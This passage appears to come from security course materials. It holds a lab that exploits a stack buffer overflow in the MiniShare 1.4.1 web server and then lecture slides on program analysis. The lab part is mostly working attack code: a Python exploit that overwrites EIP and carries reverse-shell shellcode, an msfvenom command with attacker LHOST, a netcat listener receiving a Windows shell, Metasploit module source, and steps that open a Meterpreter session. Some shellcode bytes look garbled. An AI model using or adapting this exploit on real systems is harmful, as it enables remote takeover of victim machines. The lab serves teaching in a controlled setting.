buffer+= "\xD7\x30\x9D\x7C" # overwrite EIP to JMP ESP @ 7C9D30D7
buffer+= "\xcc" * (2220 - len(buffer)) # overwrite stack where ESP is pointing
buffer+= " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()


root@kali:~/Desktop#
root@kali:~/Desktop# ./exploit4.py
root@kali:~/Desktop#
```

Now let's create *exploit4.py* by replacing the "AAAA" bytes used to overwrite the EIP register in our previous exploit script with the address of the "JMP ESP" instruction. The address of the "JMP ESP" instruction is 0x7C9D30D7. Remember in our exploit script we need to convert the address to little endian format.



Restart OllyDbg. Before you run *exploit4.py* set a breakpoint on the “JMP ESP” instruction we found early. To set a breakpoint first click to select the instruction, then right click and navigate to Breakpoint > Toggle to toggle whether or not the breakpoint is set. Now with the breakpoint set at the “JMP ESP” instruction, press the Play button to run the MiniShare program. Run *exploit4.py*.

Now what we should see is that OllyDbg has paused the program execution at the “JMP ESP” instruction. This means that our overwrite of the EIP register with the address of the “JMP ESP” instruction was successful and the program was paused just before the “JMP ESP” instruction was executed.



In OllyDbg press the Step button to step forward by one instruction. We should see that the “JMP ESP” instruction is executed, causing the execution to top to the current location of the ESP register, which is the start of our placeholder shellcode of 0xCC bytes. If the jump works as intended, all we need to do is replace the 0xCC bytes with some shellcode of our choosing.

```

#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET "
buffer+= "\x90" * 1787
buffer+= "\xD7\x30\x9D\x7C" # overwrite EIP to JMP ESP @ 7C9D30D7
buffer+= "\x90" * 16 # 16 bytes of NOPs for exploit reliability
# overwrite stack where ESP is pointing with reverse TCP shell shellcode
buffer+= (
"\xeb\x8\x0\x1\xeb\xd9\xee\xd9\x74\x24\xf4\x5f\x29\xc9\xb1"
"\x52\x31\x77\x12\x83\xef\xfc\x03\xdf\xae\x43\x1e\xe3\x47\x01"
"\x11\x1b\x01\x61\x61\xf1\x01\x61\x01\x01\x1c\x5b\xd0\x16"
)
root@kali:~/Desktop#
root@kali:~/Desktop# msfvenom -p windows/shell_reverse_tcp LHOST=172.16.189.13^
4 LPORT=443 --format=c --platform=windows --arch=x86 --bad-chars='\x00\x0a\x0d'
File Edit View Search Terminal Help
root@kali:~/Desktop# msfvenom -p windows/shell_reverse_tcp LHOST=172.16.189.13^
4 LPORT=443 --format=c --platform=windows --arch=x86 --bad-chars='\x00\x0a\x0d'
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
unsigned char buf[] =
"\xeb\x8\x0\x1\xeb\xd9\xee\xd9\x74\x24\xf4\x5f\x29\xc9\xb1"
"\x52\x31\x77\x12\x83\xef\xfc\x03\xdf\xae\x43\x1e\xe3\x47\x01"
"\x11\x1b\x01\x61\x61\xf1\x01\x61\x01\x01\x1c\x5b\xd0\x16"

```

In Kali we can generate the reverse TCP shell shellcode with the following *msfvenom* command. We specify the IP address and port to victim machine should connect with the LHOST and LPORT options. We specify port 443 here because it's a common port (HTTPS) allowed outbound in most firewall settings. The command also specifies the output should be in C code style format targeted at Windows and that the shellcode should avoid the bad characters 0x00, 0x0a, 0x0d.

```
msfvenom -p windows/shell_reverse_tcp LHOST=172.16.189.134 LPORT=443 --format=c --
platform=windows --arch=x86 --bad-chars='\x00\x0a\x0d'
```

Remember we have 429 bytes to play with for our shellcode. The code generate by *msfvenom* is 351 bytes. To make our exploit more reliable we can devote $429 - 351 = 78$ bytes to building a NOP sled. We don't have to use all 78 bytes, so for now let's start with a simple 16 bytes of padding and add more later if needed. We modify our exploit by adding 16 bytes of NOPs after overwriting the "JMP ESP" instruction and then adding the 360 bytes of our shellcode. We don't need to send the rest of the bytes to fill the original 2220 bytes because we know we've already overwritten everything we need for the exploit to work.

The screenshot shows two terminal windows side-by-side. The left terminal window, titled 'root@kali: ~/Desktop', shows the command `./exploit5.py` being run, which results in a crash (indicated by a segmentation fault). The right terminal window, also titled 'root@kali: ~/Desktop', shows the command `nc -nvlp 443` being run, and it successfully connects to a Microsoft Windows XP machine at port 443, displaying the Windows command prompt.

```
root@kali:~/Desktop# ./exploit5.py
root@kali:~/Desktop# 


root@kali:~/Desktop# nc -nvlp 443
listening on [any] 443 ...
connect to [172.16.189.134] from (UNKNOWN) [172.16.189.132] 1238
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\minishare-1.4.1>
```

Go ahead and restart OllyDbg. Remove any breakpoints to may have set.

In Kali open a second terminal window and run “`nc -nvlp 443`”. The `nc` program is netcat, a sort of networking swiss army knife. The `p` option specifies the port to listen on. The `/` flag tells netcat to listen on the specified port for incoming connections. The `vv` flag puts netcat into very verbose mode to print its interactions to the console. The `n` flag makes netcat listen for connections from an IP address (so it does not expect DNS).

After you have set up netcat to listen for incoming connections from the victim machine, send the final exploit with the `exploit5.py` script. If you were successful you will see an interactive Windows command prompt in your Kali terminal! If you were not successful you should have caught the crash in OllyDbg so that you can diagnose what happened.



Finally, we need to test the exploit outside of the debugger. Close OllyDbg and launch MiniShare as a regular program. Next, launch your exploit again (don't forget to restart your listener).

If you are successful, you will get a new shell and there won't be any indicators on the Windows victim that the attack was successful except that MiniShare indicates there is 1 active connection open. On the Windows command prompt (the one in Kali) run "`echo %USERDOMAIN%\%USERNAME%`" to echo the active user account.

```

8 class MetasploitModule < Msf::Exploit::Remote
9   Rank = AverageRanking
10
11  include Msf::Exploit::Remote::HttpClient
12
13  def initialize(info = {})
14    super(update_info.info,
15      'Name'          => 'Minishare 1.4.1 Buffer Overflow',
16      'Description'   => %q{
17        This is a simple buffer overflow for the minishare web
18        server. This flaw affects all versions prior to 1.4.2. This
19        is a plain stack buffer overflow that requires a "jmp esp" to reach
20        the payload, making this difficult to target many platforms
21        at once. This module has been successfully tested against
22        1.4.1. Version 1.3.4 and below do not seem to be vulnerable.
23      },
24      'Author'         => ['acaro <acaro[at]jervus.it>'],
25      'License'        => BSD_LICENSE,
26      'References'    =>
27      [
28        ['CVE', '2004-2271'],
29        ['OSVDB', '11530'],
30        ['BID', '11620'],
31        ['URL', 'http://archives.neohapsis.com/archives/fulldisclosure/2004-11/0208.html']
32      ],
33      'Privileged?'   => false,
34      'Payload'        =>
35      {
36        'Space'          => 1024,
37        'Badchars'       => "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x40",
38        'MinNops'        => 64,
39        'StackAdjustment' => -3500,
40      },
41      'Platform'       => 'win',
42      'Targets'        =>
43      [
44        ['Windows 2000 SP0-SP3 English', { 'Rets' => [ 1787, 0x7754a3a ]}], # jmp esp
45        ['Windows 2000 SP4 English', { 'Rets' => [ 1787, 0x7517f16 ]}], # jmp esp
46        ['Windows XP SP0-SP1 English', { 'Rets' => [ 1787, 0x71ab1d54 ]}], # push esp
47        ['Windows XP SP2 English', { 'Rets' => [ 1787, 0x71ab1d54 ]}], # push esp
48        ['Windows 2003 SP0 English', { 'Rets' => [ 1787, 0x77a8c1cd ]}], # push esp
49        ['Windows 2003 SP1 English', { 'Rets' => [ 1787, 0x77a8c1cd ]}], # jmp esp
50        ['Windows 2003 SP2 English', { 'Rets' => [ 1787, 0x77a8c1cd ]}], # jmp esp
51        ['Windows NT 4.0 SP6', { 'Rets' => [ 1787, 0x77f329f8 ]}], # jmp esp
52        ['Windows XP SP2 German', { 'Rets' => [ 1787, 0x7765af09 ]}], # jmp esp
53        ['Windows XP SP2 Polish', { 'Rets' => [ 1787, 0x77d4e26e ]}], # jmp esp
54        ['Windows XP SP2 French', { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
55        ['Windows XP SP3 French', { 'Rets' => [ 1787, 0x7e3a9353 ]}], # jmp esp
56      ],
57      'DefaultOptions' =>
58      {
59        'WfsDelay' => 30
60      },
61      'DisclosureDate' => 'Nov 7 2004'
62    end
63
64    def exploit
65      url = rand_text_alphanumeric(target['Rets'][0])
66      uri << [target['Rets'][1]].pack('V')
67      uri << payload.encoded
68
69      print_status("Trying target address 0x%.8x..." % target['Rets'][1])
70      send_request_raw({
71        'url' => url
72      }, 5)
73
74      handler
75    end
76  end
77 end

```

Let's finish this lab by looking at how Metasploit's exploit module implements the MiniShare HTTP GET buffer overflow.

MiniShare Get Overflow Exploit Module Source:

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/minishare_get_overflow.rb

Open the Metasploit Console by typing *msfconsole*. Within the Metasploit Console type "search minishare" to search for the MiniShare exploit in Metasploit's exploit database.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
msf > use exploit/windows/http/minishare_get_overflow
msf exploit(minishare_get_overflow) > show options

Module options (exploit/windows/http/minishare_get_overflow):

Name      Current Setting  Required  Description
-----  -----
Proxies          no        A proxy chain of format type:host:port[,typ
e:host:port][...]
RHOST          yes       The target address
RPORT          80        The target port
SSL            false      Negotiate SSL/TLS for outgoing connections
VHOST          no        HTTP server virtual host

msf exploit(minishare_get_overflow) > █
```

Load the MiniShare exploit by typing “*use exploit/windows/http/minishare_get_overflow*”. Note that Metasploit takes care to organize exploits in a nice directory structure to make exploits easier to find. Type “*show options*” to show the required exploit parameters.

```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(minishare_get_overflow) > set RHOST 172.16.189.132
RHOST => 172.16.189.132
msf exploit(minishare_get_overflow) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(minishare_get_overflow) > set LHOST 172.16.189.134
LHOST => 172.16.189.134
msf exploit(minishare_get_overflow) > set LPORT 443
LPORT => 443
msf exploit(minishare_get_overflow) > show targets

Exploit targets:

Id  Name
--  --
0   Windows 2000 SP0-SP3 English
1   Windows 2000 SP4 English
2   Windows XP SP0-SP1 English
3   Windows XP SP2 English
4   Windows 2003 SP0 English
5   Windows 2003 SP1 English
6   Windows 2003 SP2 English
7   Windows NT 4.0 SP6
8   Windows XP SP2 German
9   Windows XP SP2 Polish
10  Windows XP SP2 French
11  Windows XP SP3 French

```

Let's set the exploit parameters.

- Set the RHOST (remote host) to be our victim address of 172.16.189.132.
- Set the payload to be a Windows Meterpreter Reverse TCP. This payload is a little different than the shellcode we generated. The payload spawns an instance of Meterpreter (<https://www.offensive-security.com/metasploit-unleashed/about-meterpreter>).
- Set LHOST (local host) to be our attacker's IP address for the reverse TCP connection to connect back to.
- Set LPORT (local host port) to be 443 so that the victim connects to our listener on outbound port 443.

Finally we should select one of the targets from the module's target list for the exploit. As we know the "JMP ESP" position changes for different versions of Windows. The module has computed several locations for common versions of Window already. For example to exploit MiniShare on Windows XP SP2 English edition we could type "*set target 3*" to set the target. When we are ready to run the exploit we simply type "*exploit*".

However, a Windows XP SP3 English edition is not on the list! This is where it pays not to just be a script kiddie...we know how the exploit works and have an address for Windows

XP SP3, so let's just add another target.

```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(minishare_get_overflow) > show targets
Exploit targets:
  Id  Name
  --  ---
  0  Windows 2000 SP0-SP3 English
  1  Windows 2000 SP4 English
  2  Windows XP SP0-SP1 English
  3  Windows XP SP2 English
  4  Windows XP SP3 English
  5  Windows 2003 SP0 English
  6  Windows 2003 SP1 English
  7  Windows 2003 SP2 English
  8  Windows NT 4.0 SP6
  9  Windows XP SP2 German
 10 Windows XP SP2 Polish
 11 Windows XP SP2 French
 12 Windows XP SP3 French

msf exploit(minishare_get_overflow) > set target 4
target => 4
msf exploit(minishare_get_overflow) > exploit
[*] Started reverse TCP handler on 172.16.189.134:443
[*] Trying target address 0x7c9d30d7...
[*] Sending stage (957487 bytes) to 172.16.189.132
[*] Meterpreter session 1 opened (172.16.189.134:443 -> 172.16.189.132:1052) at 2017-02-23 23:59:31 -0500
meterpreter > 

```

Edit the *minishare_get_overflow.rb* exploit module by running the following command.

In Kali you can edit the minishare exploit module with:

```
gedit /usr/share/metasploit-framework/modules/exploits/windows/http/minishare_get_overflow.rb
```

Note: On the PAC2021 release of the Ubuntu VM the module is located at:

```
/opt/metasploit-framework/embedded/framework/modules/exploits/windows/http/minishare_get_overflow.rb
```

Copy the entry for Windows XP SP2 English and change the name to Windows XP SP3 English. Change the address to the JMP ESP address we found earlier (*0x7C9D30D7*). After you are finished the module should contain the new target entry with the following contents.

```
['Windows XP SP3 English', { 'Rets' => [ 1787, 0x7C9D30D7 ]}], # jmp esp
```

Save your edits to the MiniShare exploit module. If you still have the Metasploit Console open in Kali type “*back*” to back out of the loaded MiniShare exploit module. Then type

"reload_all" to reload the modules. Now load the MiniShare exploit module again by typing *"use exploit/windows/http/minishare_get_overflow"*. Now when you type *"show targets"* target 4 should be a Windows XP SP3 English edition.

Select the appropriate target and go ahead and run the exploit by typing *"exploit"*. This time you should successfully establish a Meterpreter session on your victim. If you're not familiar with Meterpreter go ahead and take this opportunity to explore a bit. Type *"help"* to list the available Meterpreter commands.

Fundamentals of Program Analysis



Why do we need program analysis?

Why do we need program analysis?

- While humans are currently writing software for machines, it is hopeless for humans alone to audit software at scale
 - Programs have a *staggering* amount of complexity
 - We have *a lot* of programs
 - Programs are changing at a *ridiculous* pace
 - Programs are *infested* with bugs that can last *years*
 - We *still* haven't learned how to write *correct* software

Programs have a *staggering* amount of complexity

- Branches introduce multiple paths (behaviors) for a program
 - Visually think about each path you could take in a flow chart of the program
- Hypothesis: There are more paths in the Linux kernel than there are atoms in the known universe (*spoiler alert: there are actually many more paths!*)
 - Known universe spans 93 billion light years
 - Estimated to have 500 billion galaxies each with approximately 400 billion stars
 - Estimated that 120 to 300 sextillion (1.2×10^{23} to 3.0×10^{23}) stars exist
 - On average, each star can weigh about 10^{35} grams
 - Each gram of matter is known to have about 10^{24} protons, or about the same number of hydrogen atoms (since one hydrogen atom has only one proton)
 - Gives us a *high estimate* of atoms in known universe is 10^{86} (one-hundred thousand quadrillion vigintillion)
 - When it sounds like a 1st grader is just making up numbers, then you know it is a big number!


Source: <https://www.universetoday.com/36302/atoms-in-the-universe/>

Challenge: Path Explosion Problem

- Remember we can draw software as a flow chart...
- A single function in the Linux kernel (*lustre_assert_wire_constants*) has 2^{656} paths with no loops involved!
 - Only 10^{86} atoms in the known universe...
 - $2^{656} \approx 10^{197}$
- Paths are multiplicative across functions...
- Loops test the limits of human comprehension...

2^n paths!

```
if(condition_1){  
    // code block 1  
}  
if(condition_2){  
    // code block 2  
}  
if(condition_3){  
    // code block 3  
}  
...  
if(condition_n){  
    // code block n  
}
```



121

Convert bases to easily compare numbers:


$$2^{656} = 10^x$$

$$656 \cdot \log(2) = x \cdot \log(10)$$

$$x = 656 \cdot \log(2) / \log(10) = 656 \cdot \log(2) \approx 197.476$$

We have *a lot* of programs

- Truly we have no idea how many programs there are since software is absolutely ubiquitous
 - Over 700 fully featured programming languages [1]
 - GitHub reached 100 million open source repositories of code in 2018 [2]
 - Estimated that we write 111 billion new lines of code every year [7]
 - Enough programs that GitHub plans to archive source code at the North Pole [3]




GitHub Artic Vault: Burying your bugs in the permafrost for the next 1000 years...

<https://www.youtube.com/watch?v=fzI9FNjXQ0o>

Programs are changing at a *ridiculous* pace

- Just the Linux kernel has:
 - 2,246 lines of code changed per day [4]
 - 19,093 lines of code added per day (795 lines added per hour) [4]
 - 2,681 lines of code removed per day [4]
 - Code contributions from over 15,000 developers and 500 companies as of 2017 [5]



Source: https://en.wikipedia.org/wiki/Linux_kernel

Programs are *infested* with bugs that can last years


- Software remains infested with bugs creating security vulnerabilities
 - Industry average of 10 to 50 defects per 1,000 lines of code [16]
 - A vulnerability lives in a codebase for an average of 438 days before it is discovered [8]
 - Shellshock was discovered 25 years later after it was created!
 - Zero-day attacks go undetected for an average of 312 days before discovery [9]
 - A security patch is created on average 27 days before the vulnerability is disclosed [8]
 - Organizations take an average of 100-120 days to patch a vulnerability [10]
 - Highest average remediation time of 176 days for financial organizations [13]
 - Exploits have appeared as quickly as 3 days following disclosure [12]
 - Average life expectancy of an exploit is 6.9 years [11]
 - The probability that a vulnerability will be exploited during the first 40-60 days (well before the average remediation period) following disclosure is over 90% [10]

We *still* haven't learned how to write *correct* software

- We keep making the same mistakes...
 - 15-25% of all bug patches in Linux kernel were themselves buggy [14]
 - ~85% of all high severity Android vulnerabilities were violations of low-level data structures [15]
 - 24.24% of all high and critical severity CVEs between 2002-2019 were due to buffer bound issues (my analysis of MITRE CVEs grouped by NIST CWE tags)
 - Buffer overflows vulnerabilities first documented in 1972
 - "Smashing The Stack For Fun and Profit" was published in 1996

How do we analyze a program?

A Spectrum of Program Analysis Techniques



How do we analyze a program?

- Two main approaches:
 - Static analysis
 - Don't run the program, dissect the logic and examine program artifacts
 - Advantage: Bird's eye view of everything that could possibly happen during execution
 - Concern: Number of program behaviors is HUGE
 - Concern: Is it *feasible* to reach/trigger an artifact of concern?
 - Dynamic analysis
 - Run the program with some inputs and see what it does
 - Advantage: Everything we observe is feasible (we just saw it happen)
 - Concern: Input space is HUGE
 - Concern: Did we test the *interesting* inputs?
- What are we looking for?
 - Bugs: Memory corruption, rounding errors, null pointers, infinite loops, stack overflows, race conditions, memory leaks, business logic flaws, ...
 - Not every issue translates to a crash!

Exploring static analysis

Building a Static Analysis Tool

- Compiler: Lexer → Parser → AST → Semant → Code Generation
- Static Analysis: Lexer → Parser → AST → Semant → Graph of Program Artifacts → Graph Queries of Concerning Program Relationships
- Let's explore building a static analysis tool for Brainf*ck
 - Demo Eclipse Plugin: <http://ben-holland.com/AtlasBrainfuck/updates>

Brainf*ck (Hello World)

```
+++++++++[>++++[>++>+++>++>+<<<-]>+>+>->>+[<]<-]>>. >---  
.+++++++.+++.>>.<-.<.++.-----.-.-----.>>+.>++.
```

Brainf*ck Lexical Analysis


```
MOVE_RIGHT: '>';
MOVE_LEFT: '<';
INCREMENT: '+';
DECREMENT: '-';
WRITE: '.';
READ: ',';
LOOP_HEADER: '[';
LOOP_FOOTER: ']';
```

Program: **`++[>+[+]]`**.

Program Tokens: INCREMENT INCREMENT LOOP_HEADER MOVE_RIGHT INCREMENT LOOP_HEADER INCREMENT
LOOP_FOOTER LOOP_FOOTER WRITE <EOF>


Brainf*ck Parsing Rules

```
file: instructions EOF;  
  
instructions: instruction+;  
  
instruction: loop  
          | MOVE_RIGHT  
          | MOVE_LEFT  
          | INCREMENT  
          | DECREMENT  
          | WRITE  
          | READ  
          ;  
  
loop: LOOP_HEADER instructions+ LOOP_FOOTER;
```




Brainf*ck Parse Tree


Program: **++>+[+].**



